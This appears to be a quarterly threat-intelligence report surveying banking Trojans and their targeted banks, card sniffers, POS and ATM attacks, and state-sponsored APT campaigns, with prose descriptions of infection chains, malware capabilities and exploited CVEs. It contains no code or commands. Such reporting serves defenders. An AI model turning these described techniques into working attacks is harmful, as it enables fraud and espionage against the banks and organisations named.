- Bot update: a new binary file.



Screenshot of the UDJAT Hidden VNC admin panel

Threat name	Detection	Regions attacked
JS sniffers	2018	Global

Credit card sniffers are a type of malware created with the purpose of collecting payment information during the process of making purchases in online stores and paying for various services online. The most popular targets in these attacks are stores powered by Magento CMS and OpenCart. The installation of such malicious scripts starts with access to an online store through the website administration panel or a downloaded web shell. This allows the attacker to modify the code of the webpages where users enter payment information: card number, expiration date, CVV code, etc. Once a sniffer is installed, the attacker gains access to all payment information entered by users in an online store.

Group-IB specialists regularly detect new instances of infection with this kind of malware and discover new types of sniffers. At the moment, more than 30 sniffer families have been discovered.

Threat name	Detection	Regions attacked
Gootkit	2014	Austria, UK, Germany, the Netherlands, Canada, Spain

Gootkit is a banking Trojan that can record video, take screenshots, change web pages using web injects, redirect victims to phishing sites, install keyloggers, and block URLs.

Targets detected in Q2 2019:

Australia and New Zealand Banking Group
Barclays

Bank of Scotland
Deutschen Bank
Lloyds Bank
Sparda Bank
Westpac
Ulster Bank
HSBC Bank
Danske Bank
Caixa
Comdirect Bank AG
Commerzbank
Bankaustria
Bank of Melbourne
Bank of South Australia (BankSA)
St.George Bank
TSB Bank
Sparkasse
ING bank
Commonwealth Bank of Australia
National Australia Bank
Santander

Threat name	Detection	Regions attacked
Trickbot	2016	Australia, Canada, Italy, Spain, Germany, USA, UK

Trickbot is a banking Trojan that uses techniques similar to those of Dyre. It is distributed through spamming. Lately, it has often been distributed using Emotet.

In Q2 2019, Trickbot attacks targeted the following banks:

Commonwealth Bank of Australia
Scotiabank
Toronto-Dominion Bank (TD BANK)
HSBC Bank
Bank of Montreal
Fifth Third Bank (5/3 bank)
Royal Bank of Canada
Santander
Caisses Desjardins
JPMorgan Chase
Citibank
Bank of America
Australia and New Zealand Banking Group
Bancamarche (IT)

Bancacrasti (IT)
Caixa
Openbank (ES)
Barclays
BB&T Bank
Bankia (ES)
Bank of Scotland
Bendigo and Adelaide Bank
Deutschen Bank
Lloyds Bank
Deutsche Postbank AG
Sparda Bank
Westpac
Ulster Bank
Bank of Melbourne
Bank of South Australia (BankSA)
St.George Bank
Banco Bilbao Vizcaya Argentaria (BBVA)
ABANCA Corporación Bancaria, S.A.
Laurentian Bank of Canada
The National Bank of Canada
First Citizens Bank
Danske Bank
TSB Bank
Huntington Bancshares, Inc.
Capital One
Citizens Financial Group
Chase Bank
Canadian Imperial Bank of Commerce (CIBC)
Charles Schwab Corporation
NETELLER
Comdirect Bank AG
Commerzbank
Wells Fargo
Deutsche bank
Bankaustria
Halifax
Bank of Queensland (BOQ)
Greater Bank
ME Bank
Teachers Mutual Bank (AU)
Hume Bank
Bankwest
Adelaide Bank
IMB Bank
Suncorp Bank
TD Ameritrade
Sparkasse
National Australia Bank
Regions Financial Corporation

Suntrust
Usbank
Macquarie Bank
Tesco Bank
PNCbank
USAA Bank

We should also note that in 2018 Trickbot started downloading IcedID, a Trojan which had previously been distributed mostly using the Emotet Trojan.

Threat name	Detection	Regions attacked
BackSwap	March 2018	Spain

BackSwap is a banking Trojan that uses unique methods to bypass antivirus solutions and steal bank customers' money. It was first detected (Q2 2018) in spam emails to users in Poland.

BackSwap uses a graphical user interface under Microsoft Windows and simulates key presses to avoid detection and bypass browser security. The hackers who developed BackSwap were detected in January 2018, when the group was still distributing its earlier malicious programs, for instance a program for stealing cryptocurrencies that replaced wallet addresses in the clipboard.

Unlike other banking Trojans, BackSwap does not inject malicious code into browser processes since that would be easily detected by antiviruses. Instead, it uses Windows message loop events to know when the victim accesses the online bank and then injects the malicious code into the web page, either via the browser's JavaScript console or directly into the address bar.

Targeted banks: Caixa, Bankia, Santander.

Threat name	Detection	Regions attacked
Gozi (ISFB, Ursnif, Dreambot)	2007	Australia, Japan, Italy

We continue to observe Gozi attacks in Australia, Japan and Italy.

Targeted banks in Australia:
Westpac
Suncorp
Bankofmelbourne
Banksa
Stgeorge
Commonwealth
Bendigobank
Bankwest
ANZ

Targeted banks in Japan:

Shinkin bank
The Bank of Tokyo-Mitsubishi UFJ
Aeon Bank
Credit Saison
Daishi bank
Hokkoku bank
Resona Bank
Tsukuba bank
Awa bank
Yamagata Bank
Japan Post Bank
Tsukuba Bank
Miyazaki Bank
Hiroshima Bank
Rakuten Bank
Idemitsu Credit Co.
Japan Net Bank

Targeted banks in Italy:
Cedacri
Poste
BNL
Bancaperta
Csebo
Inbank
Credem
Relaxbanking
Banca Monte dei Paschi di Siena (MPS)
Finecobank
Cedacri
Cbibanking
Bancapassadore
Friuladria
Intesasanpaolo
Unicredit
Bancagenerali
Deutsche Bank (IT)
Banca Popolare di Sondrio
Ubibanca
BPER Banca

Threat name	Detection	Regions attacked
IcedID (aka Bokbot)	2017	Canada, USA, UK

It was first detected at the end of 2017. The malware can be used to steal financial information and launch targeted attacks. ICEDID is mostly distributed using Emotet but also through phishing emails with a malicious macro that downloads and launches ICEDID.

ICEDID has a modular architecture and functionality comparable to Zeus, including web injects, the ability to inject the code into other processes, and data theft. One of the bot's specific characteristics is its ability to deploy a proxy server on the infected machine and redirect all internet traffic using that server.

In addition to banks, ICEDID has lately attacked e-commerce businesses. In either case, the criminals' aim is to obtain bank card details: card number, CVV, expiration date, and the region where the victim is located.

The detected ICEDID samples target banks in the US, Canada, and the UK, as well as e-commerce vendors.

Known targets:

HSBC Bank
JPMorgan Chase
Citibank
Caisses Desjardins
Bank of America
The Synovus Financial Corporation
Toronto-Dominion Bank (TD BANK)
Chase Bank
Charles Schwab Corporation
Wells Fargo
Fifth Third Bank (53 bank)
Capital One
Post Oak Bank (US)
Scotiabank
Halifax
TSB Bank
Usbank
Unionbank (US)
PNCbank
USAA Bank
Mandtbank

Threat name	Detection	Regions attacked
RTM	2015	Россия

The program is written in Delphi and is a modular Trojan. Judging by its functionality, the Trojan targets remote banking services and payment systems. Its latest tracked sample searched for the following remote banking services on the infected machine: BSS_PC, Faktura, HandyBank, QiwiCashier, Raiffeisen, RosBank, SberBank_BO, SberBank_Fiz, SberBank_PC, and VTB24.

The RTM group has a main panel and a separate Proxy panel with banks, which they specifically target: all requests are sent to phishing servers where the traffic is proxied.

Mass emails that distribute the RTM Trojan have continued to be actively sent out. We detect such emails almost every day. The recipients are Russian-speaking legal entities.

Threat name	Detection	Regions attacked
Danabot	2018	Europe

The modular banking Trojan Danabot was first detected in the spring of 2018. It uses web injects, intercepting the victim's data. It has VNC, Sniffer, Stealer, TOR, and RDPWrap modules.

There have been new features added to it recently, namely, several layers of encryption for data transfer to the C&C server and a new loader component with an ability to load plugins along with the main module, which makes it an even greater threat.

In 2019, Danabot mostly attacks European banks in Poland, Italy, Germany and Austria.

Threat name	Detection	Regions attacked
Ramnit	2010	Japan, Italy, USA, France, UK

Ramnit banking Trojan was first discovered in 2010. In 2015, the Ramnit botnet was taken down by a joint international operation coordinated by Europol. The Trojan's activity, however, did not stop and it continued to be used to compromise bank cards in North America and Europe up until the beginning of 2018. It was followed by a lull, but in Q3 2018, we detected a Ramnit-based botnet that is still active today. Among its targets are Japanese financial organisations:

Credit Saison
Idemitsu Credit Co.
Mitsubishi UFJ NICOS Co
Aeon Bank
Life Card Co.
Pocket Card Co.
Cedyna Financial Corporation
Epos Card Co.
Rakuten
Sumimoto Mitsui Card Co.

In March 2019, specialists at F5 analysed Ramnit samples that attacked banks in Italy, the US, France and the UK. Other countries are also attacked but on a smaller scale.

In June 2019, a threat actor with the nickname m0roz started selling the source code of this malware on an underground forum. According to their post, it is being sold only to one person.

Threat name	Detection	Regions attacked	Related notifications
Sombra	June 2019	Global	CP-1915

A new tool for targeted attacks called Sombra has been put up for sale on Exploit, an underground forum. The tool is an equivalent of Meterpreter and is a multifunctional payload that can be dynamically

extended during execution. Sombra is not designed for active attacks and is intended for collecting information.

The program's main capabilities are:

- Windows XP SP2 – Windows 10 x86/x64 support
- Operation even under ordinary user accounts
- Encryption, compression and randomisation of traffic
- Connection with the C2 through a direct connection, HTTPS, and WebSockets
- Basic, Digest, NTLM authentication
- Modular architecture that makes it possible to add plugins dynamically
- Plugins are managed through one connection with the C&C server.

The built-in plugins are:

- taskman – to view processes
- storage – encrypted storage of files, plugins and configurations.

Downloadable plugins:

- console – console on a client machine with access through PuTTy/ssh
- screen – VNC, desktop screenshots
- fileman – to view files on disks
- registry – to view the registry
- keylog – a keylogger that uses the GetAsyncKeyState method
- socks5 – a socks5 backconnect server
- dumper – a process dumper
- mimikatz – to extract Windows passwords
- injector – plugin injections into other processes to track multiple users
- hvnc – hidden vnc (not implemented yet)

Attacks on ATMs and POS terminals

Threat name	Detection	Regions attacked	Related notifications
Bank card compromise in restaurant businesses	May 2019	USA	CP-1908

On 13 May 2019, a new set of dumps called BLACKSPIDER with more than 70,000 compromised cards was put up for sale on Joker's Stash, an underground marketplace for selling compromised bank cards. An examination of the compromised cards revealed that infected POS terminals were mostly likely the source of the compromise. The cards are believed to have been used in the restaurant chain Cotton Patch Cafe. A total of 14 locations of the chain were compromised.


The number of cards, the sale of magnetic stripe data (the dumps) without PIN codes, and the fact that the cards' breakdown by banks is relatively even suggest that the source of the compromise was a network of trojanised POS terminals.

This case of POS terminal compromise in the restaurant industry is far from the only one. In late May, Checkers, a restaurant business, notified their customers that POS terminals in their chain had been compromised in many US states.

Earl Enterprises, a restaurant chain owner, reported that two million credit cards of their customers had been compromised using malware for POS terminals.

Threat name	Detection	Regions attacked	Related notifications
MajikPos	May 2019	Brazil, France	CP-1909

At the end of May 2019, Group-IB specialists detected and examined the loader of the MajikPos malware. The specialists obtained the loader's payload, which is MajikPos. Group-IB specialists established that the campaign, which the detected samples were linked to, mainly affected Brazil and France. The malicious program was first discovered in 2017.



Screenshot of the Magic Panel admin panel login screen

Threat name	Detection	Regions attacked
P4wnP1	March 2019	Europe

A device that looked similar to BlackBox was found on an ATM. Further analysis revealed that in reality it was a Rasberry Pi–based device with P4wnP1 software, a publically available utility, installed. It was intended for obtaining a hashed password value from the ATM and then identify the password. It is believed that the attackers were planning to use this information to then carry out a jackpotting attack. The device with P4wnP1, however, was removed before a successful attack took place.

State-sponsored APTs

APT name	Regions attacked	Operation start
Turla	Global	May 2017

In May 2019, ESET specialists discovered a malicious program called LightNeuron. It has been used by the Turla group since at least 2014. The backdoor was used to compromise Microsoft Exchange servers. The specialists identified at least three organisations attacked with LightNeuron: a regional diplomatic organisation in the Middle East (May 2017), the Ministry of Foreign Affairs of an Eastern European country (October 2018), and an unknown organisation in Brazil. The backdoor has two components: a Transport Agent registered in the Microsoft Exchange configuration and a companion 64-bit DLL containing most of the malicious code. To communicate with the C&C server the threat actors use steganography. The commands are hidden in specially prepared PDF and JPG files that are sent as attachments to organisations' email addresses. The malware checks every email with a PDF or JPG attachment for steganographically hidden commands. The format of the data extracted from the attachments is the same: the first four bytes are the size of the container and the following bytes are encrypted with AES-256 with a key hardcoded in the binary. Once decryption is completed, there appear different fields with information about commands that need to be executed. The main commands are: write/execute/delete/exfiltrate a file, execute a process, execute a command line, and disable backdoor for N minutes. The backdoor can perform automatic exfiltration.

In June 2019, there was information about an attack that Turla had been carrying out since January 2018 against an organisation in the Middle East. During the attack, the threat actors used the infrastructure of OilRig to load a customised variant of Mimikatz, which is unique to the Turla group, to the victim's machine.

In 2019, Turla carried out two large-scale campaigns against Europe, Latin America and South Asia. The attacks targeted Ministries of Foreign Affairs, a Ministry of Internal Affairs, government agencies, and the IT and education industries.

During the first campaign, the threat actors used their own loader (32- and 64-bit versions) to download their custom backdoor. The backdoor can download files, execute shell commands and update configuration. One of the loader's variants launches a file used for downloading Meterpreter.

Turla's second campaign involved PowerShell scripts. The PowerShell loader has three main steps: persistence, decryption and loading the embedded executable or library into memory. It is used for loading payload, such as an RPC backdoor and a PowerShell backdoor. The RPC backdoors Turla developed are used for moving laterally and gaining control over machines in a local network without relying on an external C&C server. The RPC backdoor has the following features: file upload, file download, command execution via cmd.exe or PowerShell, and addition of plugins. PowerStallion is a lightweight PowerShell backdoor that uses Microsoft OneDrive as a C&C server.

Turla (also known as Snake, Uroburos, Venomous Bear, KRYPTON) is a Russian-speaking cybercriminal group believed to be active since 2007. The main aim of Turla attacks is stealing information from diplomatic, government, military, educational, research and pharmaceutical organisations.

APT name	Regions attacked	Operation start
APT28	Ukraine, Czech Republic, USA, Central Asia	July 2018

On 16 May, a sample of the Lojax malware was uploaded to VirusTotal from Ukraine. After about a week, another four Lojax samples were uploaded. Lojax has been used by the APT28 group since 2017. The discovery of this many files may indirectly indicate that there is a new wave of Lojax attacks.

On 17 May, the US Cyber Command uploaded a sample of APT's XTunnel malware to VirusTotal. A few hours later, another file of the same size was uploaded. Both had been compiled in July 2018. According to Kaspersky Lab and ZoneAlarm, APT28 continues to actively use the XTunnel malware to this day. Among their victims are government agencies and foreign affairs organisations in Central Asia. ZoneAlarm specialists discovered indicators of a sample similar to XTunnel being used in an attack in the Czech Republic in mid-May 2019.

APT28 (also known as Fancy Bear, Sednit group, Sofacy, Pawn Storm, Strontium, Tsar Team, TG-4127, Group-4127, TAG_0700, Swallowtail, Iron Twilight, and Group 74) has been active since 2004. Its members are Russian speakers. Most of their attacks have targeted political and military organisations, and to a lesser extent media outlets and sports organisations.

APT name	Regions attacked	Operation start
APT10	Philippines	February 2018

In late April 2019, enSilo specialists detected new activity of the APT10 group targeting the Philippines. The date when their C&C domains were registered is considered as the start of the operation.

Two variants of the loader were detected. Even though they deliver different payloads, both drop the same files beforehand.

The threat actors use the DLL Side-loading method, which is typical of them: the loader starts by running a legitimate executable, which instead of a legitimate .dll loads a malicious one. This is followed by setting up the persistence mechanism.

The first variant of the loader drops a modified version of Quasar RAT. The executable tries to load and launch another loader, which is written in .NET and distributed under the guise of a legitimate executable. This loader can download and execute a base64-encoded executable file from a particular address. The payload is a modified version of Quasar RAT that contains an addition in the form of SharpSploit to extract passwords from the victim's machine. In addition to Quasar RAT, the threat actors deliver PlugX, which is used for collecting information about the infected machine. The downloaded PlugX sample shares some similarities with Paranoid PlugX: apart from killing the process it deletes all related registry keys, files and directories. The second detected sample only delivers PlugX using the same file as the first sample.

To register C&C servers, a name squatting scheme was employed — that is, domain names were designed to be extremely similar to the domains of a legitimate technology organisation. The first C&C servers were

registered in February 2018. The researchers' analysis revealed password-protected .zip files. The archives contain a malicious program called Poison Ivy, which has been used by APT10 in previous attacks.

APT10 is a Chinese cybercriminal group active since at least December 2009. Some researches say the group has been active since 2006. The group carries out attacks to primarily spy on construction, engineering, aerospace, telecommunications, and government organisations. Japanese organisations have been affected the most.

APT name	Regions attacked	Operation start
DarkHotel	Japan	April 2019

Since April 2019, JPCERT has been observing malicious emails sent out to Japanese organisations and attributed to the DarkHotel group. The emails contained a link to a shortcut file, which downloaded an HTML file with a VBScript script. The script creates and executes a VBS file (*stwa.vbs*) and a BAT file (Autorun.bat). Once executed, *stwa.vbs* decodes data in the shortcut file and saves it as a Windows executable file (*stwa.exe*) while displaying a decoy document to the victim. Upon launch, *stwa.exe* creates a set of files: *srdfqm.exe* (downloader), *cp_cdis32.exe* (to save the downloader to %APPDATA%\Microsoft\), *winpt.xml*, *winpt_n.xml*, and *sd.exe* (to add the previous two files to Windows Task Scheduler).

The loader's first request to its C&C server is the name of the file that needs to be downloaded. Once the server responds, the file is downloaded to the victim's machine.

DarkHotel is a cybercriminal group active since 2007. It is believed to be based in North Korea. Its primary targets are luxury hotel guests and political organisations in Northeast Asia. The attacks aim to collect confidential information and carry out cyberespionage.

APT name	Regions attacked	Operation start
APT-C-35	Pakistan	April 2019

Hackers from the Donot group have used APK files for Android in their targeted attacks in the past. Specialists from 360 Threat Intelligence Center have recently observed a large-scale upgrade of Donot's malicious Android APK framework, which has become more stable and practical. Since the new APK framework is quite different from the one used in the past, the experts named it StealJob, since "job" is frequently used in the code.

The detected APK sample is called KashmirVoice (Kashmir Voice). The Voice of Kashmir refers to a website that propagates the violence of the Indian army and is believed to have been established in Pakistan. This may suggest that the application may be customised for some Pakistanis who sometimes browse this web site. The detected sample looks like a test one and was uploaded to VirusTotal in April 2019.

The malware supports up to 20 remote control commands with test operations included. The remote control commands include: obtaining contact list, text messages, call records, geographic location, user files, and installed applications.

APT-C-35, also known as Donot, engages in cyberespionage targeting government agencies in the Kashmir region and steals confidential information.

APT name	Regions attacked	Operation start
APT37	South Korea	October 2018

On 22 April 2019, a phishing attack designed to look like a press-release document by the Korean Ministry of Unification was detected. The campaign was named Operation Fake News and attributed to APT37.

The threat actor wrote an email with the title “Ministry of Unification press release clarification” with the sender address being disguised as an actual department of the organisation.

If you launch the file *email_93682646.html*, which is attached to the email, in Chrome, a decoy document will be shown in the form of information about Security Mail, where you will be asked to enter your password. Chrome, however, will keep showing this main screen. If you switch to Internet Explorer, you will be redirected to the Ministry of Unification website and be shown report explanation material. The HTML file is misleading in this two-step process and will connect you to a specific Google Drive address in the background.

The internal code is encoded in a decimal format. When the Base64 data are decoded, various functions are performed through PowerShell commands. The final payload file will send information about the victim via pCloud.

This was not the only campaign the cybercriminals carried out in that period. There was another campaign called Operation Black Banner. The emails used in the attack were distributed over a weekend to a variety of users, mainly people working in North Korea-related organisations.

The attackers used a 29kB HWP document with no text in the body of the email. The BinData stream in the HWP document contains *BIN0001.eps* PostScript.

If the PostScript and shellcode work properly, you will try to communicate with a specific Korean website.

When communicating with the host, the file is downloaded as a GIF image file, which is actually a 32-bit malicious EXE file.

Another attack was detected on 14 June 2019. It was disguised as a 17th North Korean mission application document. The BinData of the HWP document contains *BIN0002.ps* PostScript code and shows an ordinary application screen upon launch.

The converted PostScript code contains the shellcode as a hexadecimal value and is encrypted with the XOR 0x63 key.

The shellcode injects the final binaries encrypted in the *BIN0002.ps* area into the *label.exe* or *sort.exe* code. It then tries to communicate with the C2 server through a dropbox token. The final binary will execute the attacker's add command through dropbox tokens and API commands.

APT37 (also known as Group123, Reaper, ScarCruft, Geumseong121, Red Eyes) is a North Korean cyberespionage group active since at least 2012. The group primarily targets South Korea, but also Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait, and other regions.

APT name	Regions attacked	Operation start
Kimsuky	South Korea, USA	October 2018

In Q2 2019, a new wave of attacks by cybercriminals from the Kimsuky group was detected. We should note, that the group does not slow down and continues their attacks on South Korea.

In April 2019, Kimsuky carried out a campaign called Operation Stealth Power, in which they sent out phishing emails only targeting people in certain parts of Korea. The attackers used malicious HWP attachments again. Their malicious file communicated with a specific C&C server in Korea and received and executed a PowerShell-based keylog command, resulting in the collection of internal information about the victim. Kimsuky performed encrypted penetration, which made it difficult to detect malicious activity on the victim's computer — the PowerShell-based Spy feature.

In addition, on 11 April 2019 Kimsuky carried out another campaign called Smoke Screen. The spear phishing attack targeted people working in North-Korea related fields. The hackers attempted to trick users into opening the email titled "Government official's remarks about Korea-US Summit".

As the distributed malicious hwp document file was encrypted, the EPS vulnerability could not be exploited without entering the password.

When the document's vulnerability is triggered, it attempts to communicate with a specific command control (C2) server in Korea and loads the file *first.hta*. The VBScript code contained within the HTML application host is then executed. The malicious script code runs a PowerShell-based keylogger and secretly collects information from the infected computer, then registers itself in the system registry to conduct espionage operations by communicating with its C2 server.

The Smoke Screen campaign continued in May 2019, with its main targets being North Korea–related research and employees in South Korea and the US. In their campaign, Kimsuky used a malicious DOC file. After the security requirements screen used in the document is shown, you will be asked to execute a macro with a security warning. If the macro function is activated by clicking the [Enable Content] button, the malicious function will be performed as expected.

The attackers' server can install additional malicious code through various remote commands. In particular, it collects IP addresses and information about the user. The malware was identified as PCRat.

Another Kimsuky attack was disguised as materials on the resumption of talks about the denuclearisation of the Korean peninsula. An important factor here is the attackers' efforts to motivate users to reply by setting a deadline, sparking interest and building pressure, so that they open the attached file immediately.

On 28 May 2019 another spear-phishing campaign was detected, which targeted the Cyber Bureau of the Korean National Police Agency. The body of the e-mail is structured as if it were a question and answer about a password-hacking incident, and is structured to send a computer scan program from the police station. The attached file name is *cyber security station.egg*, and it is executed after decompression. Inside is a malicious file called cyber *security bureau.exe*. *Cyber security bureau file.exe* is packed with VMProtect. The malicious file collects and stores information about the infected user and secretly transmits the information to a particular Hanmail account specified by the attacker.

East Security points out that the malicious files are identified as Trojan.Agent.Qkkbal.

Kimsuky (also known as Velvet Chollima) is a hacking group believed to be based in North Korea. The group has been active in attacking entities on the South Korean territory since 2010.

APT name	Regions attacked	Operation start
Xenotime	USA, APAC	Late 2018

Dragos reports that the Xenotime group, which is responsible for the Triton malware attacks (also known as Trisis and HatMan and designed to target Schneider Electric's Triconex Safety Instrumented System (SIS)) has been active since late 2018 and have focused on energy companies in the US and the Asia-Pacific region.

The specialists detected about 20 utilities of the hacking group (mainly in the US). The researchers say none of the attempts were successful and the attackers failed to breach the targeted organisations.

The actors are using different methods, but their tactics are overall similar to the ones they use against the oil and gas industry. In their attacks they sometimes perform credential stuffing, in other cases they scan networks, record various computers, routers and other devices connected to them, and list available network ports.

Xenotime is a hacking group active since at least 2014. The group targets industrial safety systems, which can lead to scenarios involving loss of life and environmental damage. FireEye has suggested the Xenotime group (TEMP.Veles according to their classification) has Russian roots.

APT name	Regions attacked	Operation start
TajMahal framework for targeted attacks	Global	August 2013

Kaspersky Lab discovered the TajMahal APT framework in late 2018. It includes backdoors, loaders, C2 communicators, audio recorders, keyloggers, screen and webcam grabbers, documents and cryptography key stealers, and even its own file indexer for the victim's machine.

According to the report, the earliest version of the framework dates back to August 2013.

TajMahal consists of two packages: Tokyo and Yokohama. Tokyo is used for first-stage infection and is left in the system for backup purposes. Yokohama is the second stage of the infection process and deploys the payload. The packages share the same code base. The experts listed several interesting features:

- Capable of stealing documents sent to the printer queue.
- Data gathered for victim recon includes a backup list of Apple mobile devices.
- Takes screenshots when recording VoiceIP app audio.
- Steals written CD images.
- Capable of stealing files previously seen on removable drives once they are available again.
- Steals browsers' cookies.

The researchers detected a single victim: a diplomatic entity from a country in Central Asia.

APT name	Regions attacked	Operation start
Targeted attacks on Ukranian military using RATVERMIN	Ukraine	January 2019

According to FireEye, in early 2019 phishing emails were sent to military departments in Ukraine.

The emails purported to be from Armtrac, a UK company and had many attachments, whose purpose was to confuse the recipient.

The victim eventually launched the PowerShell dropper script disguised as an LNK file with a PDF extension and the icon of a Microsoft Word document. As a result, the RATVERMIN backdoor was installed on the victim's computer.

FireEye links this attack to the Luhansk People's Republic. The specialists believe that the cybercriminal group, who primarily focused on Ukrainian targets, has been active since 2014. In addition to RATVERMIN, the hackers used QuasarRat.

APT name	Regions attacked	Operation start
LEAD	Germany	Early 2018

Bayer, the largest German pharmaceutical and chemical company, fell victim to a cyberattack. The company detected an intrusion into their internal networks in early 2018, but did not immediately delete the malware. In the course of a year, a cybersecurity team stealthily kept track of the Trojan's actions and analysed them.

Bayer said that after penetrating their network the hackers installed the Winnti Trojan, which enabled them to carry out more or less any action. The company's security specialists found no evidence of theft

of the company's data or third parties' personal information. The system was completely cleared from the malware in late March 2019.

We believe that LEAD, a Chinese group, is behind this attack. The cybercriminals' aim has always been to steal confidential data, including research material, technical documents and project plans. The hackers simply sent the Winnti installer via email to potential victims employing basic social engineering techniques in order to trick the recipients into launching the malware.

In the past few years, LEAD's victims have included:

- Multinational multi-industry companies involved in the manufacture of textiles, chemicals, and electronics
- Pharmaceutical companies
- A company in the chemical industry
- University faculty specialising in aeronautical engineering and research
- A company involved in the design and manufacture of motor vehicles
- A cybersecurity company focusing on protecting industrial control systems

APT name	Regions attacked	Operation start
Gaza	Middle East, North Africa	Early 2018

In April 2019, Kaspersky Lab reported about a cyberespionage campaign that targeted the Middle East and North Africa. The campaign was most active between April and November 2018.

About 240 individuals and organisations in 39 countries with political interest in the Middle East fell victim, including diplomatic and government entities, political parties, embassies, media outlets, educational and medical organisations, banks, contractors, activists, and journalists. The majority of victims are located in Palestinian territories, Jordan, Israel and Lebanon.

The group carries out multistage attacks as part of their SneakyPastes campaign. They begin with classic phishing, using emails from one-time addresses and one-time domains (including bit-degree.com, mail4gmail.com, and careless-whisper.com). Sometimes the emails have only links to the Trojan, while in other cases they contain infected attachments. If the victim executes the attached file (or follows the link), their device receives Stage One malware, which is programmed to activate the infection chain.

Once Stage One malware has infected the victim computer, it tries to ensure persistence on the machine. The hackers use public services, such as Pastebin and GitHub for subsequent stages of the attack (including malware delivery) and for communication with the C2 server.

Finally, the victim device gets infected with RAT malware, which has powerful capabilities. Among other things, it can freely download and upload files, launch applications, search for documents, and encrypt information. The malware scans the victim's computer to locate all PDF, DOC, DOCX, and XLSX files, saves them to temporary file folders, classifies, archives, and encrypts them, and finally sends them to the C&C server via a chain of domains.

The specialists identified three subgroups of Gaza:

- Operation Parliament (known since 2018)
- Desert Falcons (known since 2015)
- MoleRats (active since at least 2012)

APT name	Regions attacked	Operation start
Emissary Panda	Middle East	April 2019

Specialists detected an attack by Emissary Panda against two government organisations in the Middle East.

Information security experts established that the attackers exploited the CVE-2019-0604 vulnerability, which has to do with the failure to check source markup of an application package. The bug allows remote code execution and affects the following SharePoint products:

- Microsoft SharePoint Server 2019
- Microsoft SharePoint Enterprise Server 2016
- Microsoft SharePoint Foundation 2013 SP1
- Microsoft SharePoint Server 2010 SP2.

The manufacturer patched the vulnerability in February, March and April 2019, but there are several exploits available online for attacks against unpatched servers.

Analysts say the threat actors search for unpatched hosts and deploy the China Chopper webshell to gain control over the system.

Emissary Panda (also known as APT27, TG-3390, Bronze Union, Lucky Mouse) is a Chinese cybercriminal group known since 2010. The group targets aerospace, government, defence, technology, energy and manufacturing industries.

APT name	Regions attacked	Operation start
APT-C-38	Iran, Algeria, Egypt, Iraq, Turkey, Afghanistan	2019

Since July 2015 and up until now the Saber Lion Organisation (APT-C-38) has been carrying out uninterrupted organised, planned, and targeted attacks in the Middle East.

In May 2018, Kaspersky Lab published a report called Who's who in the Zoo, which was the first time the cyberespionage activities of the group were revealed. The group focuses on targets in the Middle East,

using the ZooPark Trojan. ZooPark has four Android iterations and uses watering hole attacks and Telegram channels as its delivery methods.

In 2019, Qihoo 360 detected Windows attacks, in addition to the detected attacks on Android. Two Arab online newspapers An-Nahar (Kuwait) and Al-Nahar (Egypt), which are popular in the Middle East, were used by the hackers for a watering hole attack. In addition, the hackers used Telegram channels to attack Kurds yet again.

The analysis revealed that APT-C-38 used different RATs for Android and Windows platforms. Their latest versions had been purchased from a third party developer called Apasec. The Trojan for Windows was named SpecialSaber according to the directory name under the PDB path, while the newer RAT version for Android was named UnitMM.

Qihoo 360 specialists identified seven countries affected by APT-C-38: Iran, Kuwait, Algeria, Egypt, Iraq, Turkey and Afghanistan.

APT name	Regions attacked	Operation start
Targeted DNS hijacking campaign	Global	January 2017

In April 2019, specialists reported about a malicious DNS hijacking campaign that had been going on for over two years. The threat was named Sea Turtle.

The research revealed that Sea Turtle attacks affected over 40 companies and organisations in 13 countries. The researchers believe that the hackers behind the attack are state-sponsored but hesitate to name the country they work for. The actors' main targets are ministries of foreign affairs, military organisations, intelligence agencies, and energy companies, which they compromise for cyberespionage purposes.

The first stage of the attacks involves compromising third-party entities (Internet service providers, telecommunications companies, DNS registrars, etc.). Through them, the hackers perform DNS hijacking, a technique that involves modifying DNS records, which enables them to attack their main target. Once the DNS records have been accessed, the hackers use MitM attacks and impersonate legitimate services to capture their targets' logins and passwords.

Sea Turtle used spear phishing along with the following exploits:

- CVE-2009-1151: PHP code injection vulnerability affecting phpMyAdmin
- CVE-2014-6271: RCE affecting SMTP (part of the Shellshock CVEs)
- CVE-2017-3881: RCE by unauthenticated user with elevated privileges Cisco switches
- CVE-2017-6736: Remote Code Exploit (RCE) for Cisco integrated Service Router 2811
- CVE-2017-12617: RCE affecting Apache web servers running Tomcat
